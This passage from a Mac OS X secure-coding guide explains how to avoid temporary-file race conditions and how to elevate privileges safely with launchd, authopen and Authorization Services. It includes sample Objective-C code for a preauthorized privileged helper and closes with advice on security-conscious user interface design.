The `NSString` and `NSData` classes have `writeToFile:atomically` methods designed to minimize the risk of data loss when writing to a file. These methods write first to a temporary file, and then, when they're sure the write is successful, they replace the written-to file with the temporary file. This is not always an appropriate thing to do when working in a public directory or a user's home directory, because there are a number of path-based file operations involved. Instead, initialize an `NSFileHandle` object with an existing file descriptor and use `NSFileHandle` methods to write to the file, as mentioned above. The following code, for example, uses the `mkstemp` function to create a temporary file and obtain a file descriptor, which it then uses to initialize `NSFileHandle`:

```
fd = mkstemp(tmpfile); // check return for -1, which indicates an error
NSFileHandle *myhandle = [[NSFileHandle alloc] initWithFileDescriptor:fd];
```

Shell Scripts

Scripts must follow the same general rules as other programs to avoid race conditions. There are a few tips you should know to help make your scripts more secure.

First, when writing a script, set the temporary directory (`$TMPDIR`) environmental variable to a safe directory. Even if your script doesn't directly create any temporary files, one or more of the routines you call might create one, which can be a security vulnerability if it's created in an insecure directory. See the manual pages for `setenv(1)` and `setenv(3)` for information on changing the temporary directory environmental variable. For the same reason, set your process' file code creation mask (umask) to restrict access to any files that might be created by routines run by your script (see "Secure File Operations" (page 52) for more information on the umask).

It's also a good idea to use the `ktrace` function on a shell script so you can watch every command that gets executed to make sure that during the life of your script no temporary file is created in an insecure location. See the manual page for `ktrace(2)` for more information.

Do not redirect output using the operators `>` or `>>` to a publicly writable location. These operators do not check to see whether the file already exists, and they follow symbolic links.

Do not use the `test` command (or its left bracket (`[`) equivalent) to check for the existence of a file or other status information for the file before writing to it. Doing so always results in a race condition; that is, it is possible for an attacker to create, write to, alter, or replace the file before you start writing. Instead, use the `mkdtemp` command to create a subdirectory to which only you have access. It's important to check the result to make sure the command succeeded. if you do all your file operations in this directory, you can be fairly confident that no one with less than root access can interfere with your script. For more information, see the manual pages for `test(1)` and `mkdtemp(3)`.

Time Of Check–Time Of Use

A race condition that can be caused by insecure file operations is the time of check–time of use problem. Many programs write temporary files to publicly accessible directories. You can set the file permissions of the temporary file to prevent another user from altering the file. However, if the file already exists before you write to it, you could be overwriting data needed by another program or you could be using a file prepared by an attacker, in which case it might be a symbolic link, redirecting your output to a file needed by the system or to a file controlled by the attacker. To prevent this, programs often check to make sure a temporary file with a specific name does not already exist in the target directory, and then they open the file to write to it.

An attacker can create a race condition by repeatedly creating and removing files with the name used by your program for the temporary file. If they create the file at just the right moment, it will be after your program has checked to make sure the file doesn't exist, but before the program writes to it. Then, when your program does write to the temporary file, it will be writing to the attacker's file rather than creating a new file.

In a vulnerability in a directory server, a server script was executing commands to write private and public keys to temporary files, then reading those keys and putting them in a database. Because the temporary files were in a publicly writable directory, an attacker could have created a race condition by substituting the attacker's own files (or symbolic links to the attacker's files) before the keys were read, thus causing the script to read the attacker's private and public keys. After that, anything encrypted or authenticated using those keys would be under the attacker's control. Or the attacker could have read the private keys, which can be used to decrypt encrypted data. Private keys must be kept secret to be useful. [CVE-2005-2519]

Often, rather than substituting an ordinary file for your temporary file, an attacker creates a hard or symbolic link.

Here are some guidelines to help you avoid time of check–time of use vulnerabilities. For more detailed discussions, especially for C code, see Viega and McGraw, *Building Secure Software*, Addison Wesley, 2002, and Wheeler, *Secure Programming for Linux and Unix HOWTO*, available at http://www.dwheeler.com/secure-programs/.

- If at all possible, avoid creating temporary files in a shared directory, such as `/tmp`, or in directories owned by the user. If anyone else has access to your temporary file, they can modify its content, change its ownership or mode, or replace it with a hard or symbolic link. It's much safer to either not use a temporary file at all (use some other form of interprocess communication) or keep temporary files in a directory you create and to which only your process (acting as your user) has access.
- If your file must be in a shared directory, give it a unique (and randomly generated) filename (you can use the C function `mkstemp` to do this) and never close and reopen the file. If you close such a file, an attacker can potentially find it and change it before you reopen it. Here are some public directories that you can use:
    - `~/Library/Caches/TemporaryItems`

      When you use this subdirectory, you are writing to the user's own home directory, not some other user's directory or a system directory. If the user's home directory has the default permissions, it can be written to only by that user and root. Therefore, this directory is not as susceptible to attack from outside, nonprivileged users as some other directories might be.
    - `/var/run`

      This directory is used for process ID (pid) files and other system files needed just once per startup session. This directory is cleared out each time the system starts up.
    - `/var/db`

      This directory is used for databases accessible to system processes.

Elevating Privileges Safely

Running code with root or administrative privileges can intensify the dangers posed by security vulnerabilities. This article explains why that is so, suggests techniques you can use to avoid elevating privileges, and describes the safest techniques for elevating privileges when it can't be avoided.

Circumstances Requiring Elevated Privileges

Regardless of whether a user is logged in as an administrator, a program might have to obtain administrative or root privileges in order to accomplish a task. Examples of tasks that require elevated privileges include:

- manipulating file permissions, ownership
- creating, reading, updating, or deleting system and user files
- opening privileged ports (those with port numbers less than 1024) for TCP and UDP connections
- opening raw sockets
- managing processes
- reading the contents of virtual memory
- changing system settings
- loading kernel extensions

If you have to perform a task that requires elevated privileges, you must be aware of the fact that running with elevated privileges means that if there are any security vulnerabilities in your program, an attacker can obtain elevated privileges as well, and would then be able to perform any of the operations listed above.

The Hostile Environment and the Principle of Least Privilege

As discussed in "The Security Landscape" (page 11), any program can come under attack, and probably will. By default, every process runs with the privileges of the user or process that started it. Therefore, if a user has logged on with restricted privileges, your program should run with those restricted privileges. This effectively limits the amount of damage an attacker can do, even if he successfully hijacks your program into running malicious code. Do not assume that the user is logged in with administrator privileges; you should be prepared to run a helper application with elevated privileges if you need them to accomplish a task. However, keep in mind that, if you elevate your process' privileges to run as root, an attacker can gain those elevated privileges and potentially take over control of the whole system.

Note: Although in certain circumstances it's possible to mount a remote attack over a network, for the most part the vulnerabilities discussed here involve malicious code running locally on the target computer.

If an attacker uses a buffer overflow or other security vulnerability (see "Types of Security Vulnerabilities" (page 15)) to execute code on someone else's computer, they can generally run their code with whatever privileges the logged-in user has. If an attacker can gain administrator privileges, they can elevate to root privileges and gain access to any data on the user's computer. Therefore, it is good security practice to log in as an administrator only when performing the rare tasks that require admin privileges. Because the default setting for Mac OS X is to make the computer's owner an administrator, you should encourage your users to create a separate non-admin login and to use that for their everyday work. In addition, if possible, you should not require admin privileges to install your software.

The idea of limiting risk by limiting access goes back to the "need to know" policy followed by government security agencies (no matter what your security clearance, you are not given access to information unless you have a specific need to know that information). In software security, this policy is often termed "the principle of least privilege," first formally stated in 1975: "Every program and every user of the system should operate using the least set of privileges necessary to complete the job." (Saltzer, J.H. AND Schroeder, M.D., "The Protection of Information in Computer Systems," *Proceedings of the IEEE*, vol. 63, no. 9, Sept 1975.)

In practical terms, the principle of least privilege means you should avoid running as root, or—if you absolutely must run as root to perform some task—you should run a separate helper application to perform the privileged task (see "Factoring Applications" (page 65)). By running with the least privilege possible, you:

- Limit damage from accidents and errors, including maliciously introduced accidents and errors
- Reduce interactions of privileged components, and therefore reduce unintentional, unwanted, and improper uses of privilege (side effects)

Keep in mind that, even if your code is free of errors, vulnerabilities in any libraries your code links in can be used to attack your program. For example, no program with a graphical user interface should run with privileges because the large number of libraries used in any GUI application makes it virtually impossible to guarantee that the application has no security vulnerabilities.

There are a number of ways an attacker can take advantage of your program if you run as root. Some possible approaches are described in the following sections.

Launching a New Process

Because any new process runs with the privileges of the process that launched it, if an attacker can trick your process into launching his code, the malicious code runs with the privileges of your process. Therefore, if your process is running with root privileges and is vulnerable to attack, the attacker can gain control of the system. There are many ways an attacker can trick your code into launching malicious code, including buffer overflows, race conditions, and social engineering attacks (see "Types of Security Vulnerabilities" (page 15)).

Executing Command-Line Arguments

Because all command-line arguments, including the program name (`argv(0)`), are under the control of the user, you should not use the command line to execute any program without validating every parameter, including the name. If you use the command line to re-execute your own code or execute a helper program, for example, a malicious user might have substituted his own code with that program name, which you are now executing with your privileges.

Inheriting File Descriptors

When you create a new process, the child process inherits its own copy of the parent process' file descriptors (see the manual page for `fork(2)`). Therefore, if you have a handle on a file, network socket, shared memory, or other resource that's pointed to by a file descriptor and you fork off a child process, you must be careful to either close the file descriptor or you must make sure that the child process cannot be tampered with. Otherwise, a malicious user can use the subprocess to tamper with the resources referenced by the file descriptors.

For example, if you open a password file and don't close it before forking a process, the new subprocess has access to the password file.

To set a file descriptor so that it closes automatically when you execute a new process (such as by using the `execve` system call), use the `fcntl(2)` command to set the close-on-exec flag. You must set this flag individually for each file descriptor; there's no way to set it for all.

Abusing Environmental Variables

Most libraries and utilities use environmental variables. Sometimes environmental variables can be attacked with buffer overflows or by inserting inappropriate values. If your program links in any libraries or calls any utilities, your program is vulnerable to attacks through any such problematic environmental variables. If your program is running as root, the attacker might be able to bring down or gain control of the whole system in this way. Examples of environmental variables in utilities and libraries that have been attacked in the past include:

1. The dynamic loader: `LD_LIBRARY_PATH`, `DYLD_LIBRARY_PATH` are often misused, causing unwanted side effects.
2. libc: `MallocLogFile`);
3. Core Foundation: `CF_CHARSET_PATH`
4. perl: `PERLLIB`,`PERL5LIB`, `PERL5OPT`

   [[2]CVE-2005-2748 (corrected in Apple Security Update 2005-008) [3]CVE-2005-0716 (corrected in Apple Security Update 2005-003) [4]CVE-2005-4158]

Environmental variables are also inherited by child processes. If you fork off a child process, your parent process should validate the values of all environmental variables before it uses them in case they were altered by the child process (whether inadvertently or through an attack by a malicious user).

Modifying Process Limits

You can use the `setrlimit` call to limit the consumption of system resources by a process. For example, you can set the largest size of file the process can create, the maximum amount of CPU time the process can consume, and the maximum amount of physical memory a process may use. These process limits are inherited by child processes.

In order to prevent an attacker from taking advantage of open file descriptors, programs that run with elevated privileges often close all open file descriptors when they start up. However, if an attacker can use `setrlimit` to alter the file descriptor limit, he can fool the program into leaving some of the files open. Those files are then vulnerable.

Similarly, a vulnerability was reported for a version of Linux that made it possible for an attacker, by decreasing the maximum file size, to limit the size of the `/etc/passwd` and `/etc/shadow` files. Then, the next time a utility accessed one of these files, it truncated the file, resulting in a loss of data and denial of service. [CVE-2002-0762]

File Operation Interference

If you're running with elevated privileges in order to write or read files in a world-writable directory or a user's directory, you must be aware of time-of-check–time-of-use problems; see "Time Of Check–Time Of Use" (page 56).

Avoiding Elevated Privileges

In many cases, you can accomplish your task without needing elevated privileges. For example, suppose you need to configure the environment (add a configuration file to the user's home directory or modify a configuration file in the user's home directory) for your application. You can do this from an installer running as root (the `installer` command requires administrative privileges; see the manual page for `installer(8)`). However, if you have the application configure itself, or check whether configuration is needed when it starts up, then you don't need to run as root at all.

An example of using an alternate design in order to avoid running with elevated privileges is given by the BSD `ps` command, which displays information about processes that have controlling terminals. Originally, BSD used the `setgid` bit to run the `ps` command with a group ID of `kmem`, which gave it privileges to read kernel memory. More recent implementations of the `ps` command use the `sysctl` utility to read the information it needs, removing the requirement that `ps` run with any special privileges.

Running With Elevated Privileges

If you do need to run code with elevated privileges, there are several approaches you can take:

- You can use a BSD system call to change privilege level (see "Calls to Change Privilege Level" (page 63)). These commands have confusing semantics. You must be careful to use them correctly, and it's very important to check the return values of these calls to make sure they succeeded.

- You can run a daemon with elevated privileges that you call on when you need to perform a privileged task. The preferred method of launching a daemon is to use the `launchd` daemon (see "launchd" (page 64)). It is easier to use `launchd` to launch a daemon and easier to communicate with a daemon than it is to fork your own privileged process.
- You can use the `authopen` command to read, create, or update a file (see "authopen" (page 64)).
- You can set the `setuid` and `setgid` bits for the executable file of your code, and set the owner and group of the file to the privilege level you need; for example, you can set the owner to `root` and the group to `wheel`. Then when the code is executed, it runs with the elevated privileges of its owner and group rather than with the privileges of the process that executed it. (See the "Permissions" section in the "Security Concepts" chapter in *Security Overview*.)This technique is often used to execute the privileged code in a factored application (see "Factoring Applications" (page 65)). As with other privileged code, you must be very sure that there are no vulnerabilities in your code and that you don't link in any libraries or call any utilities that have vulnerabilities.

  If you fork off a privileged process, you should terminate it as soon as it has accomplished its task (see "Factoring Applications" (page 65)). Although architecturally this is often the best solution, it is very difficult to do correctly, especially the first time you try. Unless you have a lot of experience with forking off privileged processes, you might want to try one of the other solutions first.

Calls to Change Privilege Level

There are several commands you can use to change the privilege level of a program. The semantics of these commands are tricky, and vary depending on the operating system on which they're used.

Important: If you are running with both a group ID (GID) and user ID (UID) that are different from those of the user, you have to drop the GID before dropping the UID. Once you've changed the UID, you may no longer have sufficient privileges to change the GID.

Important: As with every security-related operation, you must check the return values of your calls to `setuid`, `setgid`, and related routines to make sure they succeeded. Otherwise you might still be running with elevated privileges when you think you have dropped privileges.

For more information on permissions, see the "Permissions" section in the "Security Concepts" chapter in *Security Overview*. For information on `setuid` and related commands, see *Setuid Demystified* by Chen, Wagner, and Dean (Proceedings of the 11th USENIX Security Symposium, 2002), available at http://www.usenix.org/publications/library/proceedings/sec02/full_papers/chen/chen.pdf and the manual pages for `setuid(2)`, `setreuid(2)`, `setregid(2)`, and `setgroups(2)`. (The `setuid(2)` manual page includes information about `seteuid`, `setgid`, and `setegid` as well.

Here are some notes on the most commonly used system calls for changing privilege level:

- The `setuid` function sets the real and effective user IDs and the saved user ID of the current process to a specified value. The `setuid` function is the most confusing of the UID-setting system calls. Not only does the permission required to use this call differ among different UNIX-based systems, but the action of the call differs among different operating systems and even between privileged and unprivileged processes. If you are trying to set the effective UID, you should use the `seteuid` function instead.

- The `setreuid` function modifies the real UID and effective UID, and in some cases, the saved UID. The permission required to use this call differs among different UNIX-based systems, and the rule by which the saved UID is modified is complicated. For this function as well, if your intent is to set the effective UID, you should use the `seteuid` function instead.
- The `seteuid` function sets the effective UID, leaving the real UID and saved UID unchanged. In Mac OS X, the effective user ID may be set to the value of the real user ID or of the saved set-user-ID. (In some UNIX-based systems, this function allows you to set the EUID to any of the real UID, saved UID, or EUID.) Of the functions available on Mac OS X that set the effective UID, the `seteuid` function is the least confusing and the least likely to be misused.
- The `setgid` function acts similarly to the `setuid` function, except that it sets group IDs rather than user IDs. It suffers from the same shortcomings as the *setuid* function; use the `setegid` function instead.
- The `setregid` function acts similarly to the `setregid` function, with the same shortcomings; use the `setegid` function instead.
- The `setegid` function sets the effective GID. This function is the preferred call to use if you want to set the EGID.

Avoiding Forking Off a Privileged Process

There are a couple of functions you might be able to use to avoid forking off a privileged helper application: The `authopen` function lets you obtain temporary rights to create, read, or update a file. You can call the `launchd` command to start a process with specified privileges and a known environment.

authopen

When you call the `authopen` function, you provide the pathname of the file that you want to access. There are options for reading the file, writing to the file, and creating a new file. Before carrying out any of these operations, the `authopen` function requests authorization from the system security daemon, which authenticates the user (through a password dialog or other means) and determines whether the user has sufficient rights to carry out the operation. See the manual page for `authopen(1)` for the syntax of this command.

launchd

Starting with Mac OS X v10.4, the `launchd` daemon is used to launch daemons and other programs automatically, without user intervention. (For systems running versions of the OS earlier than Mac OS X v10.4, you can use the standard BSD routine `mach_init` for this purpose.) The `launchd` daemon launches daemons on a per-user basis and can restart daemons after they quit if they are needed. You provide a configuration file that tells `launchd` the level of privilege with which to launch your routine. You can use `launchd` to launch a privileged helper daemon rather than factoring your application into privileged and unprivileged processes. Be sure that you do not request higher privilege than you actually need, and to drop privilege or quit execution as soon as possible.

There are several reasons to use `launchd` in preference to writing a factored application that forks off a privileged process:

- Because `launchd` can launch a routine with elevated privileges, you do not have to set the setuid or setgid bits for the helper tool. Any routine that has the setuid or setgid bit set is likely to be a target for attack by malicious users.
- A privileged routine started by `launchd` runs in a controlled environment that can't be tampered with. If you launch a helper tool that has the setuid bit set, it inherits numerous environmental factors from the launching application, including file descriptors, environmental variables, resource limits, command-line arguments, and several others. It is much safer to use `launchd`, which completely controls the launch environment.
- It's much easier to understand and verify the security of a protocol between your controlling application and a privileged daemon than to handle the interprocess communication needed for a process you forked yourself. When you fork a process it inherits its environment from your application, including file descriptors and environmental variables, which might be used to attack the process (see "The Hostile Environment and the Principle of Least Privilege" (page 59)). In addition, an attacker might be able to use a debugger to intercept your interprocess communications or find other ways to attack your privileged process. You can avoid all these problems by using `launchd` to launch a daemon.
- It's easier to write a daemon and launch it with launchd than to write factored code and fork off a separate process.
- Because `launchd` is a critical system component, it receives a lot of peer review by in-house developers at Apple. It is less likely to contain security vulnerabilities than most production code.

For more information on `launchd`, see the manual pages for `launchd(8)`, `launchctl(1)`, and `launchd.plist(5)`, and *Getting Started with launchd* in http://developer.apple.com/macosx/. For more information about mach_init, see "The Boot Process" in *System Startup Programming Topics* and "Root and Login Sessions" in *Multiple User Environments*.

Factoring Applications

If you've read this far and you're still convinced you need to factor your application into privileged and nonprivileged processes, this section provides some tips and sample code. In addition, see *Authorization Services Programming Guide* for more advice on the use of Authorization Services and the proper way to factor an application.

As explained in the Authorization Services documentation, it is very important that you check the user's rights to perform the privileged operation, both before and after launching your privileged helper tool. Your helper tool, owned by root and with the setuid bit set, has sufficient privileges to perform whatever task it has to do. However, if the user doesn't have the rights to perform this task, you shouldn't launch the tool and—if the tool gets launched anyway—the tool should quit without performing the task. Your nonprivileged process should first use Authorization Services to determine whether the user is authorized and to authenticate the user if necessary (this is called *preauthorizing*; see Listing 1 (page 66)). Then launch your privileged process. The privileged process then should authorize the user again, before performing the task that requires elevated privileges; see Listing 2 (page 67). As soon as the task is complete, the privileged process should terminate.

In determining whether a user has sufficient privileges to perform a task, you should use rights that you have defined and put into the policy database yourself. If you use a right provided by the system or by some other developer, the user might be granted authorization for that right by some other process, thus gaining privileges to your application or access to data that you did not authorize or intend. For more information about policies and the policy database, (see the section "The Policy Database" in the “Authorization Concepts” chapter of *Authorization Services Programming Guide*).

In the code samples shown here, the task that requires privilege is killing a process that the user does not own.

Example: Preauthorizing

If user tries to kill a process that he doesn’t own, the application has to make sure user is authorized to do so. The following numbered items correspond to comments in the code sample:

1. If the process is owned by the user, and the process is not the window server or the login window, go ahead and kill it.
2. Call the `permitWithRight` method to determine whether the user has the right to kill the process. The application must have previously added this right—in this example, called `com.apple.processkiller.kill`—to the policy database. The `permitWithRight` method handles the interaction with the user (such as an authentication dialog). If this method returns 0, it completed without an error and the user is considered preauthorized.
3. Obtain the authorization reference.
4. Create an external form of the authorization reference.
5. Create a data object containing the external authorization reference.
6. Pass this serialized authorization reference to the setuid tool that will kill the process (Listing 2 (page 67)).

Listing 1 Nonprivileged process

```
if (ownerUID == _my_uid && ![[contextInfo processName]
        isEqualToString:@"WindowServer"] && ![[contextInfo processName]
        isEqualToString:@"loginwindow"]) {
[self killPid:pid withSignal:signal];                                          // 1
}
else
{
SFAuthorization *auth = [SFAuthorization authorization];
if (![auth permitWithRight:"com.apple.proccesskiller.kill" flags:
        kAuthorizationFlagDefaults|kAuthorizationFlagInteractionAllowed|
        kAuthorizationFlagExtendRights|kAuthorizationFlagPreAuthorize])        // 2
{
AuthorizationRef authRef = [auth authorizationRef];                            // 3
AuthorizationExternalForm authExtForm;
OSStatus status = AuthorizationMakeExternalForm(authRef, &authExtForm);        // 4
if (errAuthorizationSuccess == status) {
NSData *authData = [NSData dataWithBytes: authExtForm.bytes
                             length: kAuthorizationExternalFormLength];        // 5
[_agent killProcess:pid signal:signal authData: authData];                     // 6
}
}
}
```

The external tool is owned by root and has its setuid bit set so that it runs with root privileges. It imports the externalized authorization rights and checks the user's authorization rights again. If the user has the rights, the tool kills the process and quits. The following numbered items correspond to comments in the code sample:

1. Convert the external authorization reference to an authorization reference.
2. Create an authorization item array.
3. Create an authorization rights set.
4. Call the `AuthorizationCopyRights` function to determine whether the user has the right to kill the process. You pass this function the authorization reference. If the credentials issued by the Security Server when it authenticated the user have not yet expired, this function can determine whether the user is authorized to kill the process without reauthentication. If the credentials have expired, the Security Server handles the authentication (for example, by displaying a password dialog). (You specify the expiration period for the credentials when you add the authorization right to the policy database.)
5. If the user is authorized to do so, kill the process.
6. If the user is not authorized to kill the process, log the unsuccessful attempt.
7. Release the authorization reference.

Listing 2 Privileged process

```
AuthorizationRef authRef = NULL;
OSStatus status = AuthorizationCreateFromExternalForm(
  (AuthorizationExternalForm *)[authData bytes], &authRef);                   // 1
if ((errAuthorizationSuccess == status) && (NULL != authRef)) {
AuthorizationItem right = {"com.apple.proccesskiller.kill",
                                                OL, NULL, OL};                 // 2
AuthorizationItemSet rights = {1, &right};                                     // 3
status = AuthorizationCopyRights(authRef, &rights, NULL,
        kAuthorizationFlagDefaults | kAuthorizationFlagInteractionAllowed |
        kAuthorizationFlagExtendRights,    NULL);                              // 4
if (errAuthorizationSuccess == status)
kill(pid, signal);                                                             // 5
else
NSLog(@"Unauthorized attempt to signal process %d with %d",
            pid, signal);                                                      // 6
AuthorizationFree(authRef, kAuthorizationFlagDefaults);                        // 7
}
```

Helper Tool Cautions

If you write a privileged helper tool, you need to be very careful to examine your assumptions. For example, you should always check the results of function calls; it is dangerous to assume they succeeded and to proceed on that assumption. You must be careful to avoid any of the pitfalls discussed in this document, such as buffer overflows and race conditions.

If possible, avoid linking in any extra libraries. If you do have to link in a library, you must not only be sure that the library has no security vulnerabilities, but also that it doesn't link in any other libraries. Any dependencies on other code potentially open your code to attack.

In order to make your helper tool as secure as possible, you should make it as short as possible—have it do only the very minimum necessary and then quit. Keeping it short makes it less likely that you made mistakes, and makes it easier for others to audit your code. Be sure to get a security review from someone who did not help write the tool originally. An independent reviewer is less likely to share your assumptions and more likely to spot vulnerabilities that you missed.

Authorization and Trust Policies

In addition to the basic permissions provided by BSD, the Mac OS X Authorization Services API enables you to use the policy database to determine whether an entity should have access to specific features or data within your application. Authorization Services includes functions to read, add, edit, and delete policy database items.

You should define your own trust policies and put them in the policy database. If you use a policy provided by the system or by some other developer, the user might be granted authorization for a right by some other process, thus gaining privileges to your application or access to data that you did not authorize or intend. Define a different policy for each operation to avoid having to give broad permissions to users who need only narrow privileges. For more information about policies and the policy database, (see the section "The Policy Database" in the “Authorization Concepts” chapter of *Authorization Services Programming Guide*).

Authorization Services does not enforce access controls; rather, it authenticates users and lets you know whether they have permission to carry out the action they wish to perform. It is up to your program to either deny the action or carry it out.

Security in a KEXT

Because kernel extensions have no user interface, you cannot call Authorization Services to obtain permissions that you do not already have. However, you can determine what permissions you have and evaluate access control lists (ACLs; see the section "ACLs" in the “Security Concepts” section of *Security Overview*). Starting in Mac OS X v10.4, you can use the Kernel Authorization (Kauth) subsystem to manage authorization. For more information on Kauth, see Technical Note TN2127, *Kernel Authorization* (http://developer.apple.com/technotes/tn2005/tn2127.html).

Application Interfaces That Enhance Security

The user is often the weak link in the security of a system. Many security breaches have been caused by weak passwords, unencrypted files left on unprotected computers, and successful social engineering attacks. In a social engineering attack, the user is tricked into either divulging secret information or running malicious code. For example, the Melissa virus and the Love Letter worm each infected thousands of computers when users downloaded and opened files sent in email. Therefore, it is vitally important that your program's user interface enhance security by making it easy for the user to make secure choices and avoid costly mistakes. This article discusses how doing things that are contrary to user expectations can cause a security risk, and gives hints for creating a user interface that minimizes the risk from social engineering attacks.

Secure human interface design is a complex topic affecting operating systems as well as individual programs. This article gives only a few hints and highlights. For an extensive discussion of this topic, see Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use*, O'Reilly, 2005. There is also an interesting weblog on this subject maintained by researchers at the University of California at Berkeley (http://usablesecurity.com/).

Use Secure Defaults

Most users use the default settings of a program and assume that the program is secure. If they have to make specific choices and take multiple actions in order to make a program secure, few will do so. Therefore, the default settings for your program should be as secure as possible. If your program launches other programs, for example, it should launch them with the minimum privileges they need to run. The Love Letter worm was a word processor macro that was able to do great damage because it ran with the user's privilege, which was usually root.

There is a common belief that security and convenience are incompatible. With careful design, this does not have to be so. In fact, it is very important that the user not have to sacrifice convenience for security, because many users will choose convenience in that situation. In many cases, a simpler interface is more secure, because the user is less likely to ignore security features and less likely to make mistakes. Whenever possible, you should make security decisions for your users: you know more about security than they do, and if you can't evaluate the evidence to determine which choice is most secure, the chances are your user will not be able to do so either. For a detailed discussion of this issue and a case study, see the article "Firefox and the Worry-Free Web" in Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use*.

Meet Users' Expectations for Security

If your program handles data that the user expects to be kept secret, make sure that you protect that data at all times. That means not only keeping it in a secure location or encrypting it on the user's computer, but not handing it off to another program unless you can verify that the other program will protect the data, and not transmitting it over an insecure network. If for some reason you cannot keep the data secure, you should make this situation obvious to users and give them the option of canceling the insecure operation. In this regard, note that the absence of an indication that an operation is secure is not a good way to inform the user that the operation is insecure. A common example of this is any web browser that adds a lock icon (usually small and inconspicuous) on web pages that are protected by SSL/TLS or some similar protocol. The user has to notice that this icon is not present (or that it's in the wrong place, in the case of a spoofed web page) in order to take action. Rather, the program should prominently display some indication for each web page or operation that is *not* secure.

The user must be made aware of when they are granting authorization to some entity to act on their behalf or to gain access to their files or data. For example, a program might allow users to share files with other users on remote systems in order to allow collaboration. In this case, sharing should be off by default. If the user turns it on, the interface should make clear the extent to which remote users can read from and write to files on the local system. If turning on sharing for one file also lets remote users read any other file in the same folder, for example, the interface must make this clear before sharing is turned on. In addition, as long as sharing is on, there should be some clear indication that it is on, lest users forget that their files are accessible by others.

Authorization should be revocable: if a user grants authorization to someone, the user generally expects to be able to revoke that authorization later. Whenever possible, your program should not only make this possible, it should make it easy to do. If for some reason it will not be possible to revoke the authorization, you should make that clear before granting the authorization. You should also make it clear that revoking authorization cannot reverse damage already done (unless your program provides a restore capability).

Similarly, any other operation that affects security but that cannot be undone should either not be allowed or the user should be made aware of the situation before they act. For example, if all files are backed up in a central database and can't be deleted by the user, the user should be aware of that fact before they record information that they might want to delete later.

As the user's agent, you must carefully avoid performing operations that the user does not expect or intend. For example, avoid automatically running code if it performs functions that the user has not explicitly authorized.

Secure All Interfaces

Some programs have multiple user interfaces, such as a graphical user interface, a command-line interface, and an interface for remote access. If any of these interfaces require authentication (such as with a password), then all the interfaces should require it. Furthermore, if you require authentication through a command line or remote interface, be sure the authentication mechanism is secure—don't transmit passwords in plaintext, for example.

Validate All Inputs

As discussed in "Validating Input" (page 41), every time your program accepts input from another entity (a user or another program), there is a potential for that entity to enter inappropriate data. By carefully crafting such input, an attacker can sometimes cause a buffer overflow or can cause your program to interpret the data in a way you didn't intend, causing data corruption or even passing control to an attacker's code. Whenever the user can enter data, your user interface should make clear what sort of data and what quantity of data can be entered *before* the user enters it, and your program should check the input to enforce these restrictions. If the user disregards your instructions and tries to enter inappropriate data, you should tell them exactly what they did wrong and how to correct it. If some entity other than the user is attempting to enter inappropriate data, you should log the attempt and inform the user about the problem, and about what steps they can take to address the issue.

Place Files in Secure Locations

Unless you are encrypting all output, the location where you save files has important security implications. For example, see "Time Of Check–Time Of Use" (page 56) for a discussion of how to keep temporary files secure. Note that FileVault can secure the user's home folder, but not other locations where the user might choose to place files. You should restrict the locations where users can save files if they contain information that must be protected. If you allow the user to select the location to save files, you should make the security implications of a particular choice clear; specifically, they must understand that, depending on the location of a file, it might be accessible to other applications or even remote users.

Make Security Choices Clear

When giving the user a choice that has security implications, make the potential consequences of each choice clear. The user should never be surprised by the results of an action. The choice given to the user should be expressed in terms of consequences and trade-offs, not technical details. For example, a choice of encryption methods should be based on the level of security (expressed in simple terms, such as the amount of time it might take to break the encryption) versus the time and disk space required to encrypt the data, rather than on the type of algorithm and the length of the key to be used. If there are no practical differences of importance to the user (as when the more secure encryption method is just as efficient as the less-secure method), just use the most secure method and don't give the user the choice at all.

Be sensitive to the fact that few users are security experts. For example, most users don't know what a digital certificate is, let alone the implications of accepting a certificate with an unknown anchor. Give as much information—in clear, nontechnical terms—as necessary for them to make an informed decision. In some cases, it might be best not to give them the option of changing the default behavior. For example, letting the user permanently add an anchor certificate might not be a good idea if you can't be confident that the user can evaluate the validity of the certificate. (If the user is a security expert, they'll know how to add an anchor certificate to the keychain without the help of your application.)

If you are providing security features, you should make their presence clear to the user. For example, if your mail application allows users to see the certificate used to sign a message, but to do so the user must double click a small icon, most users will never realize that the feature is available.

In an often-quoted but rarely applied monograph, Jerome Saltzer and Michael Schroeder wrote "It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly. Also, to the extent that the user's mental image of his protection goals matches the mechanisms he must use, mistakes will be minimized. If he must translate his image of his protection needs into a radically different specification language, he will make errors." (Saltzer and Schroeder, "The Protection of Information in Computer Systems," *Proceedings of the IEEE* 63:9, 1975.)

For example, you can assume the user understands that the data must be protected from unauthorized access; however, you cannot assume the user has any knowledge of encryption schemes or knows how to evaluate password strength. In this case, your program should present choices to the user such as "is your computer physically secure or is it possible that an unauthorized user will have physical access to the computer?" or "Is your computer connected to a network?" From the user's answers, you can determine how best to protect the data. Do not ask the user questions such as "Do you want to encrypt your data, and if so, with which encryption scheme?" "How long a key should be used?" or "Do you want to permit SSH access to your computer?" because these questions don't correspond to the user's view of the problem. Therefore, the user's answers to such questions are likely to be erroneous. In this regard, it is very important to understand the user's perspective. Very rarely is an interface that seems simple or intuitive to a programmer actually simple or intuitive to average users.

To quote Ka-Ping Yee (*User Interaction Design for Secure Systems*, at http://www.eecs.berkeley.edu/Pubs/TechRpts/2002/CSD-02-1184.pdf):

> In order to have a chance of using a system safely in a world of unreliable and sometimes adversarial software, a user needs to have confidence in all of the following statements:
>
> - Things don’t become unsafe all by themselves. (Explicit Authorization)
> - I can know whether things are safe. (Visibility)
> - I can make things safer. (Revocability)
> - I don’t choose to make things unsafe. (Path of Least Resistance)
> - I know what I can do within the system. (Expected Ability)
> - I can distinguish the things that matter to me. (Appropriate Boundaries)
> - I can tell the system what I want. (Expressiveness)
> - I know what I’m telling the system to do. (Clarity)
> - The system protects me from being fooled. (Identifiability, Trusted Path)

Fight Social Engineering Attacks

Social engineering attacks are particularly difficult to fight. In a social engineering attack, the attacker fools the user into executing attack code or giving up private information. A common form of social engineering attack is referred to as *phishing*. Phishing refers to the creation of an official-looking email or web page that fools the user into thinking they are dealing with an entity with which they are familiar, such as a bank with which they have an account. Typically, the user receives an email informing them that there is something wrong with their account, and instructing them to click on a link in the email. The link takes them to a web page that spoofs a real one; that is, it includes icons, wording, and graphical elements that echo those the user is used to seeing on a legitimate web page. The user is instructed to enter such information as their social security number and password. Having done so, the user has given up enough information to allow the attacker to access the user's account.

